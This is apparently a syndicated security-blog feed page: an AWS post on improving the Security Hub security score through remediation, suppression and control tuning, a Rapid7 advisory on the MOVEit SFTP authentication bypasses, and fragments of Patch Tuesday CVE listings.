CVE-2024-28928 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-35256 SQL Server Native Client OLE DB Provider Remote Code Execution Vulnerability No No 8.8
CVE-2024-37334 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38089 Microsoft Defender for IoT Elevation of Privilege Vulnerability No No 9.1

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38076 Windows Remote Desktop Licensing Service Remote Code Execution Vulnerability No No 9.8
CVE-2024-21417 Windows Text Services Framework Elevation of Privilege Vulnerability No No 8.8
CVE-2024-30013 Windows MultiPoint Services Remote Code Execution Vulnerability No No 8.8
CVE-2024-37981 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37977 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-37978 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-38062 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38080 Windows Hyper-V Elevation of Privilege Vulnerability Yes No 7.8
CVE-2024-38100 Windows File Explorer Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38059 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38043 PowerShell Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38047 PowerShell Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38517 Github: CVE-2024-38517 TenCent RapidJSON Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38078 Xbox Wireless Adapter Remote Code Execution Vulnerability No No 7.5
CVE-2024-38072 Windows Remote Desktop Licensing Service Denial of Service Vulnerability No No 7.5
CVE-2024-38032 Microsoft Xbox Remote Code Execution Vulnerability No No 7.1
CVE-2024-38069 Windows Enroll Engine Security Feature Bypass Vulnerability No No 7
CVE-2024-26184 Secure Boot Security Feature Bypass Vulnerability No No 6.8
CVE-2024-37985 Arm: CVE-2024-37985 Systematic Identification and Characterization of Proprietary Prefetchers No Yes 5.9
CVE-2024-38041 Windows Kernel Information Disclosure Vulnerability No No 5.5

Top four ways to improve your Security Hub security score

Post Syndicated from Priyank Ghedia original https://aws.amazon.com/blogs/security/top-four-ways-to-improve-your-security-hub-security-score/

AWS Security Hub is a cloud security posture management (CSPM) service that performs security best practice checks across your Amazon Web Services (AWS) accounts and AWS Regions, aggregates alerts, and enables automated remediation. Security Hub is designed to simplify and streamline the management of security-related data from various AWS services and third-party tools. It provides a holistic view of your organization’s security state that you can use to prioritize and respond to security alerts efficiently.

Security Hub assigns a security score to your environment, which is calculated based on passed and failed controls. A control is a safeguard or countermeasure prescribed for an information system or an organization that’s designed to protect the confidentiality, integrity, and availability of the system and to meet a set of defined security requirements. You can use the security score as a mechanism to baseline the accounts. The score is displayed as a percentage rounded up or down to the nearest whole number.

In this blog post, we review the top four mechanisms that you can use to improve your security score, review the five controls in Security Hub that most often fail, and provide recommendations on how to remediate them. This can help you reduce the number of failed controls, thus improving your security score for the accounts.

What is the security score?

Security scores represent the proportion of passed controls to enabled controls. The score is displayed as a percentage rounded to the nearest whole number. It’s a measure of how well your AWS accounts are aligned with security best practices and compliance standards. The security score is dynamic and changes based on the evolving state of your AWS environment. As you address and remediate findings associated with controls, your security score can improve. Similarly, changes in your environment or the introduction of new Security Hub findings will affect the score.


Each check is a point-in-time evaluation of a rule against a single resource that results in a compliance status of PASSED, FAILED, WARNING, or NOT_AVAILBLE. A control is considered passed when the compliance status of all underlying checks for resources are PASSED or if the FAILED checks have a workflow status of SUPPRESSED. You can view the security score through the Security Hub console summary page—as shown in figure 1—to quickly gain insights into your security posture. The dashboard provides visual representations and details of specific findings contributing to the score. For more information about how scores are calculated, see determining security scores.

Figure. 1 Security Hub dashboard

Figure. 1 Security Hub dashboard

How to improve the security score?

You can improve your security score in four ways:

  • Remediating failed controls: After the resources responsible for failed checks in a control are configured with compliant settings and the check is repeated, Security Hub marks the compliance status of the checks as PASSED and the workflow status as RESOLVED. This increases the number of passed controls, thus improving the score.
  • Suppressing findings associated with failed controls: When calculating the control status, Security Hub ignores findings in the ARCHIVED state as well as findings with a workflow status of SUPPRESSED, which will affect security scores. So if you suppress all failed findings for a control, the control status becomes passed.

    If you determine that a Security Hub finding for a resource is an accepted risk, you can manually set the workflow status of the finding to SUPPRESSED from the Security Hub console or using the BatchUpdateFindings API. Suppression doesn’t stop new findings from being generated, but you can set up an automation rule to suppress all future new and updated findings that meet the filtering criteria.

  • Disabling controls that aren’t relevant: Security Hub provides flexibility by allowing administrators to customize and configure security controls. This includes the ability to disable specific controls or adjust settings to help align with organizational security policies. When a control is disabled, security checks are no longer performed and no additional findings are generated. Existing findings are set to ARCHIVED and the control is excluded from the security score calculations.

    Use Security Hub central configuration with the Security Hub delegated administrator (DA) account to centrally manage Security Hub controls and standards and to view your Security Hub configuration throughout your organization from a single place. You can also deploy these settings to organizational units (OUs).

    Use central configuration in Security Hub to tailor the security controls to help align with your organization’s specific requirements. You can fine-tune your security controls, focus on relevant issues, and improve the accuracy and relevance of your security score. Introducing new central configuration capabilities in AWS Security Hub provides an overview and the benefits of central configuration.

    Suppression should be used when you want to tune control findings from specific resources whereas controls should be disabled only when the control is no longer relevant for your AWS environment.

  • Customize parameter values to fine tune controls: Some Security Hub controls use parameters that affect how the control is evaluated. Typically, these controls are evaluated against the default parameter values that Security Hub defines. However, for a subset of these controls, you can customize the parameter values. When you customize a parameter value for a control, Security Hub starts evaluating the control against the value that you specify. If the resource underlying the control satisfies the custom value, Security Hub generates a PASSED finding.

We will use these mechanisms to address the most commonly failed controls in the following sections.

Identifying the most commonly failed controls in Security Hub

You can use the AWS Management Console to identify the most commonly failed controls across your accounts in AWS Organizations:

  1. Sign in to the delegated administrator account and open the Security Hub console.
  2. On the navigation pain, choose Controls.


Here, you will see the status of your controls sorted by the severity of the failed controls. You will also see the associated number of failed checks with the failed controls in the Failed checks column on this page. A check is performed for each resource. If a column says 85 out of 124 for a control, it means 85 resources out of 124 failed the check for that control. You can sort this column in descending order to identify failed controls that have the most resources as shown in Figure 2.

Figure 2: Security Hub control status page

Figure 2: Security Hub control status page

Addressing the most commonly failed controls

In this section we address remediation strategies for the most used Security Hub controls that have Critical and High severity and have a high failure rate amongst AWS customers. We review five such controls and provide recommended best practices, default settings for the resource type at deployment, guardrails, and compensating controls where applicable.

AutoScaling.3: Auto Scaling group launch configuration

An Auto Scaling group in AWS is a service that automatically adjusts the number of Amazon Elastic Compute Cloud (Amazon EC2) instances in a fleet based on user-defined policies, making sure that the desired number of instances are available to handle varying levels of application demand. A launch configuration is a blueprint that defines the configuration of the EC2 instances to be launched by the Auto Scaling group. The AutoScaling.3 control checks whether Instance Metadata Service Version 2 (IMDSv2) is enabled on the instances launched by EC2 Auto Scaling groups using launch configurations. The control fails if the Instance Metadata Service (IMDS) version isn’t included in the launch configuration, or if both Instance Metadata Service Version 1 (IMDSv1) and IMDSv2 are included. AutoScaling.3 aligns with best practice SEC06-BP02 Reduce attack surface of the well architected framework.

The IMDS is a service on Amazon EC2 that provides metadata about EC2 instances, such as instance ID, public IP address, AWS Identity and Access Management (IAM) role information, and user data such as scripts during launch. IMDS also provides credentials for the IAM role attached to the EC2 instance, which can be used by threat actors for privilege escalation. The existing instance metadata service (IMDSv1) is fully secure, and AWS will continue to support it. If your organization strategy involves using IMDSv1, then consider disabling AutoScaling.3 and EC2.8 Security Hub controls. EC2.8 is a similar control, but checks the IMDS configuration for each EC2 instance instead of the launch configuration.

IMDSv2 adds protection for four types of vulnerabilities that could be used to access the IMDS, including misconfigured or open website application firewalls, misconfigured or open reverse proxies, unpatched service-side request forgery (SSRF) vulnerabilities, and misconfigured or open layer 3 firewalls and network address translation. It does so by requiring the use of a session token using a PUT request when requesting instance metadata and using a Time to Live (TTL) default of 1 so the token cannot travel outside the EC2 instance. For more information on protections added by IMDSv2, see Add defense in depth against open firewalls, reverse proxies, and SSRF vulnerabilities with enhancements to the EC2 Instance Metadata Service.

The Autoscaling.3 control creates a failed check finding for every Amazon EC2 launch configuration that is out of compliance. An Auto Scaling group is associated with one launch configuration at a time. You cannot modify a launch configuration after you create it. To change the launch configuration for an Auto Scaling group, use an existing launch configuration as the basis for a new launch configuration with IMDSv2 enabled and then delete the old launch configuration. After you delete the launch configuration that’s out of compliance, Security Hub will automatically update the finding state to ARCHIVED. It’s recommended to use Amazon EC2 launch templates, which is a successor to launch configurations because you cannot create launch configurations with new EC2 instances released after December 31, 2022. See Migrate your Auto Scaling groups to launch templates for more information.

Amazon has taken a series of steps to make IMDSv2 the default. For example, Amazon Linux 2023 uses IMDSv2 by default for launches. You can also set the default instance metadata version at the account level to IMDSv2 for each Region. When an instance is launched, the instance metadata version is automatically set to the account level value. If you’re using the account-level setting to require the use of IMDSv2 outside of launch configuration, then consider using the central Security Hub configuration to disable AutoScaling.3 for these accounts. See the Sample Security Hub central configuration policy section for an example policy.

EC2.18: Security group configuration

AWS security groups act as virtual stateful firewalls for your EC2 instances to control inbound and outbound traffic and should follow the principle of least privileged access. In the Well-Architected Framework security pillar recommendation SEC05-BP01 Create network layers, it’s best practice to not use overly permissive or unrestricted (0.0.0.0/0) security groups because it exposes resources to misuse and abuse. By default, the EC2.18 control checks whether a security group permits unrestricted incoming TCP traffic on ports except for the allowlisted ports 80 and 443. It also checks if unrestricted UDP traffic is allowed on a port. For example, the check will fail if your security group has an inbound rule with unrestricted traffic to port 22. This control allows custom control parameters that can be used to edit the list of authorized ports for which unrestricted traffic is allowed. If you don’t expect any security groups in your organization to have unrestricted access on any port, then you can edit the control parameters and remove all ports from being allowlisted. You can use a central configuration policy as shown in Sample Security Hub central configuration policy to update the parameter across multiple accounts and Regions. Alternately, you can also add authorized ports to the list of ports you want to allowlist for the check to pass.

EC2.18 checks the rules in the security groups in accounts, whether the security groups are in use or not. You can use AWS Firewall Manager to identify and delete unused security groups in your organization using usage audit security group policies. Deleting unused security groups that have failed the checks will change the finding state of associated findings to ARCHIVED and exclude them from security score calculation. Deleting unused resources also aligns with SUS02-BP03 of the sustainability pillar of the Well-Architected Framework. You can create a Firewall Manager usage audit security group policy through the firewall manager using the following steps:

To configure Firewall Manager:

  1. Sign in to the Firewall Manager administrator account and open the Firewall Manager console.
  2. In the navigation pane, select Security policies.
  3. Choose Create policy.
  4. On Choose policy type and Region:
    1. For Region, select the AWS Region the policy is meant for.
    2. For Policy type, select Security group.
    3. For Security group policy type, select Auditing and cleanup of unused and redundant security groups.
    4. Choose Next.
  5. On Describe policy:
    1. Enter a Policy name and description.
    2. For Policy rules, select Security groups within this policy scope must be used by at least one resource.
    3. You can optionally specify how many minutes a security group can exist unused before it’s considered noncompliant, up to 525,600 minutes (365 days). You can use this setting to allow yourself time to associate new security groups with resources.
    4. For Policy action, we recommend starting by selecting Identify resources that don’t comply with the policy rules, but don’t auto remediate. This allows you to assess the effects of your new policy before you apply it. When you’re satisfied that the changes are what you want, edit the policy and change the policy action by selecting Auto remediate any noncompliant resources.
    5. Choose Next.
  6. On Define policy scope:
    1. For AWS accounts this policy applies to, select one of the three options as appropriate.
    2. For Resource type, select Security Group.
    3. For Resources, you can narrow the scope of the policy using tagging, by either including or excluding resources with the tags that you specify. You can use inclusion or exclusion, but not both.
    4. Choose Next.
  7. Review the policy settings to be sure they’re what you want, and then choose Create policy.

Firewall manager is a Regional service so these policies must be created in each Region you have services in.

You can also set up guardrails for security groups using Firewall Manager policies to remediate new or updated security groups that allow unrestricted access. You can create a Firewall Manager content audit security group policy through the Firewall Manager console:

To create a Firewall Manager security group policy:

  1. Sign in to the Firewall Manager administrator account.
  2. Open the Firewall Manager console.
  3. In the navigation pane, select Security policies.
  4. Choose Create policy.
  5. On Choose policy type and Region:
    1. For Region, select a Region.
    2. For Policy type, select Security group.
    3. For Security group policy type, select Auditing and enforcement of security group rules.
    4. Choose Next.
  6. On Describe policy:
    1. Enter a Policy name and description.
    2. For Policy rule options, select configure managed audit policy rules.
    3. Configure the following options under Policy rules.
      1. For the Security group rules to audit, select Inbound rules from the drop down.
      2. Select Audit overly permissive security group rules.
      3. Select Rule allows all traffic.
    4. For Policy action, we recommend starting by selecting Identify resources that don’t comply with the policy rules, but don’t auto remediate. This allows you to assess the effects of your new policy before you apply it. When you’re satisfied that the changes are what you want, edit the policy and change the policy action by selecting Auto remediate any noncompliant resources.
    5. Choose Next.
  7. On Define policy scope:
    1. For AWS accounts this policy applies to, select one of the three options as appropriate.
    2. For Resource type, select Security Group.
    3. For Resources, you can narrow the scope of the policy using tagging, by either including or excluding resources with the tags that you specify. You can use inclusion or exclusion, but not both.
    4. Choose Next.
  8. Review the policy settings to be sure they’re what you want, and then choose Create policy.

For use cases such as a bastion host where you might have unrestricted inbound access to port 22 (SSH), EC2.18 will fail. A bastion host is a server whose purpose is to provide access to a private network from an external network, such as the internet. In this scenario, you might want to suppress findings associated with the bastion host security groups instead of disabling the control. You can create a Security Hub automation rule in the Security Hub delegated administrator account based on a tag or resource ID to set the workflow status of future findings to SUPPRESSED. Note that an automation rule applies only in the Region in which it’s created. To apply a rule in multiple Regions, the delegated administrator must create the rule in each Region.

To create an automation rule:

  1. Sign in to the delegated administrator account and open the Security Hub console.
  2. In the navigation pane, select Automations, and then choose Create rule.
  3. Enter a Rule Name and Rule Description.
  4. For Rule Type, select Create custom rule.
  5. In the Rule section, provide a unique rule name and a description for your rule.
  6. For Criteria, use the KeyOperator, and Value drop down menus to select your rule criteria. Use the following fields in the criteria section:
    1. Add key ProductName with operator Equals and enter the value Security Hub.
    2. Add key WorkFlowStatus with operator Equals and enter the value NEW.
    3. Add key ComplianceSecurityControlId with operator Equals and enter the value EC2.18.
    4. Add key ResourceId with operator Equals and enter the Amazon Resource Name (ARN) of the bastion host security group as the value.
  7. For Automated action:
    1. Choose the drop down under Workflow Status and select SUPPRESSED.
    2. Under Note, enter text such as EC2.18 exception.
  8. For Rule status, select Enabled.
  9. Choose Create rule.

This automation rule will set the workflow status of all future updated and new findings to SUPPRESSED.

IAM.6: Hardware MFA configuration for the root user

When you first create an AWS account, you begin with a single identity that has complete access to the AWS services and resources in the account. This identity is called the AWS account root user and is accessed by signing in with the email address and password that you used to create the account.

The root user has administrator level access to your AWS accounts, which requires that you apply several layers of security controls to protect this account. In this section, we walk you through:

  • When to apply which best practice to secure the root user, including the root user of the Organizations management account.
  • What to do when the root account isn’t required on your Organizations member accounts and what to do when the root user is required.

We recommend using a layered approach and applying multiple best practices to secure your root account across these scenarios.

AWS root user best practices include recommendations from SEC02-BP01, which recommends multi-factor authentication (MFA) for the root user be enabled. IAM.6 checks whether your AWS account is enabled to use a hardware MFA device to sign in with root user credentials. The control fails if MFA isn’t enabled or if any virtual MFA devices are permitted for signing in with root user credentials. A finding is generated for every account that doesn’t meet compliance. To remediate, see General steps for enabling MFA devices, which describes how to set up and use MFA with a root account. Remember that the root account should be used only when absolutely necessary and is only required for a subset of tasks. As a best practice, for other tasks we recommend signing in to your AWS accounts using federation, which provides temporary access keys by assuming an IAM role instead of using long-lived static credentials.

The Organizations management account deploys universal security guardrails, and you can configure additional services that will affect the member accounts in the organization. So, you should restrict who can sign in and administer the root user in your management account and is why you should apply hardware MFA as an added layer of security.

Note: Beginning on May 16, 2024, AWS requires multi-factor authentication (MFA) for the root user of your Organizations management account when accessing the console.

Many customers manage hundreds of AWS accounts across their organization and managing hardware MFA devices for each root account can be a challenge. While it’s a best practice to use MFA, an alternative approach might be necessary. This includes mapping out and identifying the most critical AWS accounts. This analysis should be done carefully—consider if this is a production environment, what type of data is present, and the overall criticality of the workloads running in that account.

This subset of your most critical AWS accounts should be configured with MFA. For other accounts, consider that in most cases the root account isn’t required and you can disable the use of the root account across the Organizations member accounts using Organizations service control policies (SCP). The following is an example:

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": "*",
      "Resource": "*",
      "Effect": "Deny",
      "Condition": {
        "StringLike": {
          "aws:PrincipalArn": [
            "arn:aws:iam::*:root"
          ]
        }
      }
    }
  ]
}

If you’re using AWS Control Tower, use the disallow actions as a root user guardrail. If you’re using an SCP for organizations or the AWS Control Tower guardrail to restrict root use in member accounts, consider disabling the IAM.6 control in those member accounts. However, do not disable IAM.6 in the management account. See the Sample Security Hub central configuration policy section for an example policy.

If root account use is required within a member account, confirmed as a valid root-user-task, then perform the following steps:

  1. Complete the root user account recovery steps.
  2. Temporarily move that member account into a different OU that doesn’t include the root restriction SCP policy, limited to the timeframe required to make the necessary changes.
  3. Sign in using the recovered root user password and make the necessary changes.
  4. After the task is complete, move the account back into its original Organizations OU with the root restricted SCP in place.

When you take this approach, we recommend configuring Amazon CloudWatch to alert on root sign-in activity within AWS CloudTrail. Consider the Monitor IAM root user activity solution in the aws-samples GitHub to get started. Alternately, if Amazon GuardDuty is enabled, it will generate the Policy:IAMUser/RootCredentialUsage finding when the root user is used for a task.

Another consideration and best practice is to make sure that all AWS accounts have updated contact information, including the email attached to the root user. This is important for several reasons. For example, you must have access to the email associated with the root user to reset the root user’s password. See how to update the email address associated with the root user. AWS uses account contact information to notify and communicate with the AWS account administrators on several important topics including security, operations, and billing related information. Consider using an email distribution list to make sure these email addresses are mapped to a common internal mailbox restricted to your cloud or security team. See how to update your AWS primary and secondary account contact details.

EC2.2: Default security groups configuration

Each Amazon Virtual Private Cloud (Amazon VPC) comes with a default security group. We recommend that you create security groups for EC2 instances or groups of instances instead of using the default security group. If you don’t specify a security group when you launch an instance, the service associates the instance with the default security group for the VPC. In addition, the default security group cannot be deleted because it’s the default security group assigned to an EC2 instance if another security group is not created or assigned.

The default security group allows outbound and inbound traffic from network interfaces (and their associated instances) that are assigned to the same security group. EC2.2 checks whether the default security group of a VPC allows inbound or outbound traffic, and the control fails if the security group allows inbound or outbound traffic. This control doesn’t check if the default security group is in use. A finding is generated for each default VPC security group that’s out of compliance. The default security group doesn’t adhere to least privilege and therefore the following steps are recommended. If no EC2 instance is attached to the default security group, delete the inbound and outbound rules of the default security group. However, if you’re not certain that the default security group is in use, use the following AWS Command Line Interface (AWS CLI) command across each account and Region. If the command returns a list of EC2 instance IDs, then the default security group is in use by these instances. If it returns an empty list, then the default security group isn’t used in that account. Use the ‐‐region option to change Regions.

aws ec2 describe-instances --filters "Name=instance.group-name,Values=default"--query 'Reservations[].Instances[].InstanceId' --region us-east-1

For these instances, replace the default security group with a new security group using similar rules and work with the owners of those EC2 instances to determine a least privilege security group and ruleset that could be applied. After the instances are moved to the replacement security group, you can remove the inbound and outbound rules of the default security group. You can use an AWS Config rule in each account and Region to remove the inbound and outbound rules of the default security group.

To create a rule with auto remediation:

  1. If you haven’t already, set up a service role access for automation. After the role is created, copy the ARN of the service role to use in later steps.
  2. Open the AWS Config console.
  3. In the navigation pane, select Rules.
  4. On the Rules page, choose Add rule.
  5. On the Specify rule type page, enter vpc-default-security-group-closed in the search field.

    Note: This will check if the default security group of the VPC doesn’t allow inbound or outbound traffic.

  6. On the Configure rule page:
    1. Enter a name and description.
    2. Add tags as needed.
    3. Choose Next.
  7. Review and then choose Save.
  8. Search for the rule by its name on the rules list page and select the rule.
  9. From the Actions dropdown list, choose Manage remediation.
  10. Choose Auto remediation to automatically remediate noncompliant resources
  11. In the Remediation action dropdown, select AWSConfigRemediation-RemoveVPCDefaultSecurityGroupRules document.
  12. Adjust Rate Limits as needed.
  13. Under the Resource ID Parameter dropdown, select GroupId.
  14. Under Parameter, enter the ARN of the automation service role you copied in step 1.
  15. Choose Save.

It’s important to verify that changes and configurations are clearly communicated to all users of an environment. We recommend that you take the opportunity to update your company’s central cloud security requirements and governance guidance and notify users in advance of the pending change.

ECS.5: ECS container access configuration

An Amazon Elastic Container Service (Amazon ECS) task definition is a blueprint for running Docker containers within an ECS cluster. It defines various parameters required for launching containers, such as Docker image, CPU and memory requirements, networking configuration, container dependencies, environment variables, and data volumes. An ECS task definition is to containers is what a launch configuration is to EC2 instances. ECS.5 is a control related to ECS and ensures that the ECS task definition has read-only access to mounted root filesystem enabled. This control is important and great for defense in depth because it helps prevent containers from making changes to the container’s root file system, prevents privilege escalation if a container is compromised, and can improve security and stability. This control fails if the readonlyRootFilesystem parameter doesn’t exist or is set to false in the ECS task definition JSON.

If you’re using the console to create the task definition, then you must select the read-only box against the root file system parameter in the console as show in Figure 3. If you are using JSON for task definition, then the parameter readonlyRootFilesystem must be set to true and supplied with the container definition or updated in order for this check to pass. This control creates a failed check finding for every ECS task definition that is out of compliance.

Figure 3: Using the ECS console to set readonlyRootFilesystem to true

Figure 3: Using the ECS console to set readonlyRootFilesystem to true

Follow the steps in the remediation section of the control user guide to fix the resources identified by the control. Consider using infrastructure as code (IaC) tools such as AWS CloudFormation to define your task definitions as code, with the read-only root filesystem set to true to help prevent accidental misconfigurations. If you use continuous integration and delivery (CI/CD) to create your container task definitions, then consider adding a check that looks for the existence of the readonlyRootFilesystem parameter in the task definition and that its set to true.

If this is expected behavior for certain task definitions, you can use Security Hub automation rules to suppress the findings by matching on the ComplianceSecurityControlID and ResourceId filters in the criteria section.

To create the automation rule:

  1. Sign in to the delegated administrator account and open the Security Hub console.
  2. In the navigation pane, select Automations.
  3. Choose Create rule. For Rule Type, select Create custom rule.
  4. Enter a Rule Name and Rule Description.
  5. In the Rule section, enter a unique rule name and a description for your rule.
  6. For Criteria, use the KeyOperator, and Value drop down menus to specify your rule criteria. Use the following fields in the criteria section:
    1. Add key ProductName with operator Equals and enter the value Security Hub.
    2. Add key WorkFlowStatus with operator Equals and enter the value NEW.
    3. Add key ComplianceSecurityControlId with operator Equals and enter the value ECS.5.
    4. Add key ResourceId with operator Equals and enter the ARN of the ECS task definition as the value.
  7. For Automated action,
    1. Choose the dropdown under Workflow Status and select SUPPRESSED.
    2. Under note, enter a description such as ECS.5 exception.
  8. For Rule status, select Enabled
  9. Choose Create rule.

Sample Security Hub central configuration policy

In this section, we cover a sample policy for the controls reviewed in this post using central configuration. To use central configuration, you must integrate Security Hub with Organizations and designate a home Region. The home Region is also your Security Hub aggregation Region, which receives findings, insights, and other data from linked Regions. If you use the Security Hub console, these prerequisites are included in the opt-in workflow for central configuration. Remember that an account or OU can only be associated with one configuration policy at a given time as to not have conflicting configurations. The policy should also provide complete specifications of settings applied to that account. Review the policy considerations document to understand how central configuration policies work. Follow the steps in the Start using central configuration to get started.

If you want to disable controls and update parameters as described in this post, then you must create two policies in the Security Hub delegated administrator account home Region. One policy applies to the management account and another policy applies to the member accounts.

First, create a policy to disable IAM.6, Autoscaling.3, and update the ports for the EC2.18 control to identify security groups with unrestricted access on the ports. Apply this policy to all member accounts. Use the Exclude organization units or accounts section to enter the account ID of the AWS management account.

To create a policy to disable IAM.6, Autoscaling.3 and update the ports:

  1. Open the Security Hub console in the Security Hub delegated administrator account home Region.
  2. In the navigation pane, select Configuration and then the Policies tab. Then, choose Create policy. If you already have an existing policy that applies to all member accounts, then select the policy and choose Edit.
    1. For Controls, select Disable specific controls.
    2. For Controls to disable, select IAM.6 and AutoScaling.3.
    3. Select Customize controls parameters.
    4. From the Select a Control dropdown, select EC2.18.
      1. Edit the cell under List of authorized TCP ports, and add ports that are allow listed for unrestricted access. If no ports should be allow listed for unrestricted access then delete the text in the cell.
    5. For Accounts, select All accounts.
    6. Choose Exclude organizational units or accounts and enter the account ID of the management account.
    7. For Policy details, enter a policy name and description.
    8. Choose Next.
  3. On the Review and apply page, review your configuration policy details. Choose Create policy and apply.

Create another policy in the Security Hub delegated administrator account home Region to disable Autoscaling.3 and update the ports for the EC2.18 control to fail the check for security groups with unrestricted access on any port. Apply this policy to the management account. Use the Specific accounts option for the Accounts section and then the Enter organization unit or accounts tab to enter the account ID of the management account.

To disable Autoscaling.3 and update the ports:

  1. Open the AWS Security Hub console in the Security Hub delegated administrator account home Region.
  2. In the navigation pane, select Configuration and the Policies tab.
  3. Choose Create policy. If you already have an existing policy that applies to the management account only, then select the policy and choose Edit.
    1. For Controls, choose Disable specific controls.
    2. For Controls to disable, select AutoScaling.3.
    3. Select Customize controls parameters.
    4. From the Select a Control dropdown, select EC2.18.
      1. Edit the cell under List of authorized TCP ports and add ports that are allow listed for unrestricted access. If no ports should be allow listed for unrestricted access then delete the text in the cell.
    5. For Accounts, select Specific accounts.
    6. Select the Enter Organization units or accounts tab and enter the Account ID of the management account.
    7. For Policy details, enter a policy name and description.
    8. Choose Next.
  4. On the Review and apply page, review your configuration policy details. Choose Create policy and apply.

Conclusion

In this post, we reviewed the importance of the Security Hub security score and the four methods that you can use to improve your score. The methods include remediation of non-complaint resources, managing controls using Security Hub central configuration, suppressing findings using Security Hub automation rules, and using custom parameters to customize controls. You saw ways to address the five most commonly failed controls across Security Hub customers, including remediation strategies and guardrails for each of these controls.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Priyank Ghedia

Priyank Ghedia
Priyank is a Senior Solutions Architect focused on threat detection and incident response. Priyank helps customers meet their security visibility and response objectives by building architectures using AWS security services and tools. Before AWS, he spent eight years advising customers on global networking and security operations.

Author

Megan O’Neil
Megan is a Principal Security Solutions Architect for AWS. Megan and her team enable AWS customers to implement sophisticated, scalable, and secure solutions that solve their business challenges.

Authentication Bypasses in MOVEit Transfer and MOVEit Gateway

Post Syndicated from Ryan Emmons original https://blog.rapid7.com/2024/06/25/etr-authentication-bypasses-in-moveit-transfer-and-moveit-gateway/

Authentication Bypasses in MOVEit Transfer and MOVEit Gateway

On June 25, 2024, Progress Software published information on two new vulnerabilities in MOVEit Transfer and MOVEit Gateway: CVE-2024-5806, a high-severity authentication bypass affecting the MOVEit Transfer SFTP service in a default configuration, and CVE-2024-5805, a critical SFTP-associated authentication bypass vulnerability affecting MOVEit Gateway. Attackers can exploit these improper authentication vulnerabilities to bypass SFTP authentication and gain access to MOVEit Transfer and Gateway.

CVE-2024-5806 is an improper authentication vulnerability affecting the MOVEit Transfer SFTP service that can lead to authentication bypass. Rapid7 researchers tested a MOVEit Transfer 2023.0.1 instance, which appeared to be vulnerable in the default configuration. As of June 25, the known criteria for exploitation are threefold: that attackers have knowledge of an existing username, that the target account can authenticate remotely, and that the SFTP service is exposed. It’s possible that attackers may spray usernames to identify valid accounts. Rapid7 recommends installing the vendor-provided patches for CVE-2024-5806 on an emergency basis, without waiting for a regular patch cycle to occur.

According to Progress Software’s advisory, CVE-2024-5805 is a critical authentication bypass vulnerability that affects the SFTP feature of the MOVEit Gateway software in version 2024.0.0; earlier versions do not appear to be vulnerable, which likely limits available attack surface area. MOVEit Gateway is an optional component designed to proxy traffic to and from MOVEit Transfer instances. A patch is available for CVE-2024-5805 and should be applied on an emergency basis for organizations running MOVEit Gateway.

Progress MOVEit is an enterprise file transfer suite, which inherently makes it a highly desirable target for threat actors. Since enterprise file transfer software typically holds a large volume of confidential data, smash-and-grab attackers target these solutions to extort victims. In June 2023, an unauthenticated attack chain targeting MOVEit Transfer was widely exploited by the Cl0p ransomware group. Shodan queries indicate that there are approximately 1,000 public-facing MOVEit Transfer SFTP servers and approximately 70 public-facing MOVEit Gateway SFTP servers. (Note that not all of these may be vulnerable to these latest CVEs.)

Notably, Rapid7 observed that installers for the patched (latest) version of the MOVEit Transfer have been available on VirusTotal since at least June 11, 2024. Vulnerability details and proof-of-concept exploit code are publicly available for MOVEit Transfer CVE-2024-5806 as of June 25, 2024.

Mitigation guidance

MOVEit customers should apply vendor-provided updates for both vulnerabilities immediately.

The following versions of MOVEit Transfer are vulnerable to CVE-2024-5806:

The advisory notes that “Customers using the MOVEit Cloud environment were patched and are no longer vulnerable to this exploit.”

Only MOVEit Gateway 2024.0.0 is vulnerable to CVE-2024-5805, per the vendor advisory. The vulnerability is fixed in MOVEit Gateway 2024.0.1. The advisory indicates that “MOVEit Cloud does not use MOVEit Gateway, so no further action is needed by MOVEit Cloud customers.”

Rapid7 customers

InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-5805 and CVE-2024-5806 with authenticated vulnerability checks expected to be available in today’s (June 25) content release.

Patch Tuesday – June 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/06/11/patch-tuesday-june-2024/

Patch Tuesday - June 2024

